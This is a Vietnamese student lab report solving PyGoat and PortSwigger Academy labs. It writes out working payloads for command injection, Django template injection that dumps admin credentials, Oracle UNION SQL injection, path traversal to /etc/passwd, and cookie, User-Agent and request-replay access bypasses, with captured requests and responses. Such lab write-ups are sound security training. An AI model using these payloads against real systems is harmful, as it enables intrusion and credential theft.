

# BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Lab 1: Top 10 OWASP part 1

GVHD: Nghi Hoàng Khoa

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.P11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Võ Sỹ Minh	21521146	21521146@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Bài tập trên PyGoat	80%
2	Bài tập trên PortSwigger	90%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

---


<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## 1. Broken access control 2

Khi đăng nhập bằng user jack thì không có quyền admin, nhưng biết được:

Trang Admin được xác thực bằng trường user-agent của HT. Thay đổi giá trị của trường user-agent trong gói request thành pygoat\_admin thông qua user jack nhằm đăng nhập vào với tư cách admin để lấy secret key.



Can you log in as an admin and get the secretkey?

User Name  
Password

log in

Logged in as user:  
jack

No Secret key for  
this User

Admin Status is: not  
admin

Chỉnh gói tin để forward

```
Request
Pretty Raw Hex
1 POST /broken_access_lab_2 HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 28
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
0 Origin: http://localhost:8000
1 Content-Type: application/x-www-form-urlencoded
2 User-Agent: pygoat_goat
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
change;v=b3;q=0.7
```

Can you log in as an admin and get the secretkey?


User Name	
Password	

Log in


Logged in as user:  
admin  
Your Secret Key is:  
ONLY\_F0R\_4DM1N5  
Admin Status is:  
admin

## 2. Broken access control 3


Có được cặp username và password của admin, thử đăng nhập và thấy được link vào secret:





Sau khi ấn vào link, một trang “/broken\_access\_controle/secret” mới được load.



Nếu không phải là admin thì không hiện được như vậy.




Tuy nhiên, khi sử dụng url secret “/broken\_access\_controle/secret” thì vẫn vào được do không có bước xác thực ở trang này



### 3. Cryptographic Failure 3

Với account được cấp, ta có một số quan sát:



Ở đây ta thấy có cookie như hình với giá trị là “User|2024-09-23 16:43:37.099602”, hình dung được format là “Role|Time”

Vì cookie là giá trị custom nên thử thay đổi giá trị cookie để nhận quyền admin bằng format trên bằng các keyword như admin, Admin, administrator, ...

Sau khi thử thì key keyword đó là “admin”. Vậy thì chỉnh cookie bằng intercept để nhận quyền.

#### Request

	Pretty	Raw	Hex
9	Accept:		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
3	Sec-Fetch-Site:	same-origin	
1	Sec-Fetch-Mode:	navigate	
2	Sec-Fetch-User:	?1	
3	Sec-Fetch-Dest:	document	
4	Referer:	http://localhost:8000/cryptographic_failure	
5	Accept-Encoding:	gzip, deflate, br	
5	Cookie:	csrftoken=85Gcuxzi3Klb1kqGLv4c2w3kQz6Flk9TVHp8cORlAq8NBFCR2RBfIdF1970PesIQ; sessionId=x41k59cj1r62pcrybn6d3lptkrqwbhy; cookie="admin 2024-09-23 16:43:37.099602"	
7	Connection:	keep-alive	

## Successfully logged in

Congratulations, you have successfully logged in as an administrator.

#### 4. CMD Injection

Trên web có một chức năng là tìm kiếm tên server với domain người dùng nhập. Ở dưới còn có option là OS Windows hoặc Linux.

Ở đây người dùng có thể thông qua đó để inject lệnh do thiếu cơ chế xác thực dữ liệu nhập.

Ví dụ chọn linux và nhập “google.com && dir”, ở đây máy chủ sẽ thực hiện 2 lệnh là nslookup google.com cùng với dir

## Name Server Lookup

google.com && dir

☒ Linux ☐ Windows

GO

**Output**

```

; <<>> DiG 9.11.5-P4-5.1+deb10u8-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9204
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                5       IN      A      142.250.198.46

;; Query time: 7 msec
;; SERVER: 192.168.111.2#53(192.168.111.2)
;; WHEN: Fri Sep 27 05:48:38 UTC 2024
;; MSG SIZE rcvd: 55

Dockerfile                introduction
Procfile                   manage.py
Solutions                  pygoat
app.log                    requirements.txt
db.sqlite3                 runtime.txt
db.sqlite3-f1cf11156c656314790387c2c9eb7f187a3d480e staticfiles
docker-compose.yml         test.log

```

## 5. SSTI

Trang blog này thiếu cơ chế kiểm tra đầu vào nên ta có thể render template bằng lệnh được tiêm vào.

```
{% load log %}
```

```
{% get_admin_log 10 as log %}
```

```
{% for e in log %}
```

```
{{e.user.get_username}} : {{e.user.password}} {% endfor %}
```

Với các lệnh được tiêm ở trên, sẽ load các log admin, nơi chứa các thông tin nhạy cảm. Ở đây ta sẽ lấy thông tin về username và password,



## 6. Data Exposure

Được biết cần tìm trang gây mã 505 và tìm 'SENSITIVE\_DATA'

Ở đây được biết nhà phát triển đang để DEBUG=True, có thể dump ra settings.py khi có exception xảy ra.


Vậy tìm một route sai để xảy ra lỗi




## Sensitive Data Exposure

Can you find a page to trigger 500 error? Can you find 'SENSITIVE\_DATA'?

Viết một route sai.



Ở đây thấy lỗi 5000 có name= '500error'



Và ở trong localhost:8000/500error, tìm được 'SENSITIVE\_DATA'

SECURE_SSL_HOST	None
SECURE_SSL_REDIRECT	False
<b>SENSITIVE_DATA</b>	'FLAGTHATNEEDSTOBEFOUND'
SERVER_EMAIL	'root@localhost'
SESSION_CACHE_ALIAS	'default'



## 7. listing-database-contents-oracle

SQL injection có một kiểu tấn công là UNION attack nhằm kèm theo một câu truy vấn.

ademy.net/filter?category=Lifestyle

Ở đây có tìm kiếm bằng 'category', ta sẽ tìm kiếm các bảng có trong database bằng UNION attack bằng cách nối truy vấn SQL sau vào tham số 'category':

' + UNION + SELECT + table\_name, NULL + FROM + all\_tables --



' UNION SELECT table\_name, NULL FROM all\_tables --

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Pets Tech gifts

APP\_ROLE\_MEMBERSHIP  
APP\_USERS\_AND\_ROLES  
AUDIT\_ACTIONS  
DR\$NUMBER\_SEQUENCE  
DR\$OBJECT\_ATTRIBUTE  
DR\$POLICY\_TAB  
DR\$THS  
DR\$THS\_PHRASE  
DUAL  
HELP  
HSS\_PARALLEL\_METADATA

Qua đó ta thấy table có chứa thông tin đăng nhập user là "USERS\_FGZIPY"

Tiếp theo ta xem các cột của table trên bằng truy vấn:

' + UNION + SELECT + column\_name, NULL + FROM + all\_tab\_columns + WHERE + table\_name = 'USERS\_FGZIPY' --

' UNION SELECT column\_name, NULL FROM all\_tab\_columns  
WHERE table\_name = 'USERS\_FGZIPY' --

Refine your search:


All Accessories Clothing, shoes and accessories Lifestyle Pets Tech gifts

EMAIL  
PASSWORD\_HQFFGA  
USERNAME\_YOKESH

Qua các cột này ta sẽ xem các giá trị của các cột của table này bằng:


```
'+UNION+SELECT+USERNAME_YOKESH,+PASSWORD_HQFFGA+FROM+USERS_FGZIPY--
```

```
' UNION SELECT USERNAME_YOKESH,
PASSWORD_HQFFGA FROM USERS_FGZIPY--
```




## 8. lab-absolute-path-bypass

Ở phần filter by MIME type, chọn thêm phần Image



Sau khi bấm vào một gói hàng bất kì, một gói http lấy file ảnh được lưu trữ ở server.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
520	https://0aaf00ee046b5d2480...	GET	/resources/labheader/images/ps-la...			200	707	XML
519	https://0aaf00ee046b5d2480...	GET	/academyLabHeader			101	147	
518	https://0aaf00ee046b5d2480...	GET	/image?filename=25.jpg	✓		200	179675	JPEG
517	https://0aaf00ee046b5d2480...	GET	/product?productId=1	✓		200	4376	HTML
516	https://0aaf00ee046b5d2480...	GET	/favicon.ico			200	15540	image
515	https://0aaf00ee046b5d2480...	GET	/academyLabHeader			101	147	
514	https://0aaf00ee046b5d2480...	GET	/resources/labheader/images/logo...			200	8852	XML
513	https://0aaf00ee046b5d2480...	GET	/resources/labheader/images/ps-la...			200	942	XML
512	https://0aaf00ee046b5d2480...	GET	/image?filename=16.jpg	✓		200	217473	JPEG
511	https://0aaf00ee046b5d2480...	GET	/image?filename=38.jpg	✓		200	277107	JPEG
510	https://0aaf00ee046b5d2480...	GET	/image?filename=43.jpg	✓		200	182704	JPEG
509	https://0aaf00ee046b5d2480...	GET	/image?filename=59.jpg	✓		200	182027	JPEG
508	https://0aaf00ee046b5d2480...	GET	/image?filename=42.jpg	✓		200	98514	JPEG



Đưa gói request đó vào repeater, để khai thác.

Đổi đường dẫn tên file thành '/etc/passwd'

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /image?filename=/etc/passwd HTTP/2 2 Host: 0aaf00ee046b5d24806071330018006b.web-security-academy.net 3 Cookie: session=t5Mp2H7K0nUQHxm7hXhPFR7ET7LUA1Hw 4 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua-Mobile: 70 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 8 AppleWebKit/537.36 (KHTML, like Gecko) 9 Chrome/128.0.6613.120 Safari/537.36 10 Sec-Ch-Ua-Platform: "Linux" 11 Accept: 12 image/avif,image/webp,image/apng,image/svg+xml,image/*,* 13 /*;q=0.8 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: no-cors 16 Sec-Fetch-Dest: image 17 Referer: 18 https://0aaf00ee046b5d24806071330018006b.web-security-ac 19 ademy.net/product?productId=1 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=2, i 22 23 24 25 26 27 28 29 30 31 </pre>			<pre> 1 HTTP/2 200 OK 2 Content-Type: image/jpeg 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2316 5 6 root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:Mailing List 21 Manager:/var/list:/usr/sbin/nologin 22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 23 gnats:x:41:41:Gnats Bug-Reporting System 24 (admin):/var/lib/gnats:/usr/sbin/nologin 25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 26 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 27 peter:x:12001:12001::/home/peter:/bin/bash 28 carlos:x:12002:12002::/home/carlos:/bin/bash 29 user:x:12000:12000::/home/user:/bin/bash 30 elmer:x:12099:12099::/home/elmer:/bin/bash 31 academy:x:10000:10000::/academy:/bin/bash 32 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin 33 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin </pre>			

## 9. lab-multi-step-process-with-no-access-control-on-one-step

Trong trang của admin, nâng quyền của user carlos

User

carlos (NORMAL)

Upgrade user
Downgrade user

Thông qua đó, xem gói nâng quyền của user carlos và cho nó vào repeater để khai thác sau

The screenshot shows the Burp Suite interface. At the top, there's a menu bar with options: Burp, Project, Intruder, Repeater, View, Help. Below it is a sub-menu bar: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer. The main panel is divided into two sections. The top section is a table of HTTP history with columns: #, Host, Method, URL, Params, and Ed. The bottom section is titled 'Request' and 'Response' and shows the details of the selected request (ID 47).

#	Host	Method	URL	Params	Ed
51	https://0ae000260360ec368...	GET	/academyLabHeader		
50	https://0ae000260360ec368...	GET	/admin		
49	https://0ae000260360ec368...	POST	/admin-roles	✓	
48	https://0ae000260360ec368...	GET	/academyLabHeader		
47	https://0ae000260360ec368...	POST	/admin-roles	✓	
46	https://0ae000260360ec368...	GET	/academyLabHeader		

**Request Details:**

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ae000260360ec368041a3e00007005f.web-security-a
cademy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=carlos&action=upgrade
  
```

**Response Details:**

```

1 HTTP
2 Cont
3 X-Fr
4 Cont
5
6 <!DO
7 <htm
8 <h
9
10
11
12 </
13 <b
  
```

Bước tiếp theo có trang hỏi thêm một lần, nhấn “Yes” để xác nhận

Are you sure?

No, take me back

Yes

Tương tự bước trước thì cho gói xác nhận yêu cầu cho user carlos vào repeater.

**Burp Suite Community**

[Burp](#)
[Project](#)
[Intruder](#)
[Repeater](#)
[View](#)
[Help](#)

[Dashboard](#)
[Target](#)
[Proxy](#)
[Intruder](#)
[Repeater](#)
[Collaborator](#)
[Sequencer](#)

[Intercept](#)
[HTTP history](#)
[WebSockets history](#)
[Proxy settings](#)

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
51	https://0ae000260360ec368...	GET	/academyLabHeader			101
50	https://0ae000260360ec368...	GET	/admin			200
49	https://0ae000260360ec368...	POST	/admin-roles	✓		302
48	https://0ae000260360ec368...	GET	/academyLabHeader			101
47	https://0ae000260360ec368...	POST	/admin-roles	✓		200
46	https://0ae000260360ec368...	GET	/academyLabHeader			101

**Request**

Pretty Raw Hex

```

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0ae000260360ec368041a3e00007005f.web-security-a
cademy.net/admin-roles
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 action=upgrade&confirmed=true&username=carlos

```

**Response**

Pretty Raw

```

1 HTTP/2 302 Fo
2 Location: /ad
3 X-Frame-Optio
4 Content-Lengt
5
6

```

Search 0 highlights

Sau khi có các gói nâng quyền 2 bước trên, vào account của user wiener, tìm cookie cho session của user này

### My Account

Your username is: wiener

Email

[Elements](#)
[Console](#)
[Sources](#)
[Network](#)
[Performance](#)
[Memory](#)
[Application](#)
[Security](#)

Application

- Manifest
- Service workers
- Storage

Storage

- Local storage

Filter

Name	Value	D...	Path	Ex...	Size	Ht...	Se...	Sa...	Pa...	Cr...	Pri...
session	0Vuk0ZvATgLQMLEuo7hJ6h...	0a...	/	Se...	39	✓	✓	N...			M...

Vào repeater thay cookie và username tương ứng để nâng quyền user này

**Burp Suite Community Edition v2024.7.6 - Temporar**

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger

1 x 2 x +

Send Cancel > >

Target: https://0/

---

**Request**

Pretty Raw Hex

```

Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Origin:
https://0ae000260360ec368041a3e00007005f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ae000260360ec368041a3e00007005f.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=wiener&action=upgrade

```

**Response**

Pretty Raw Hex Render
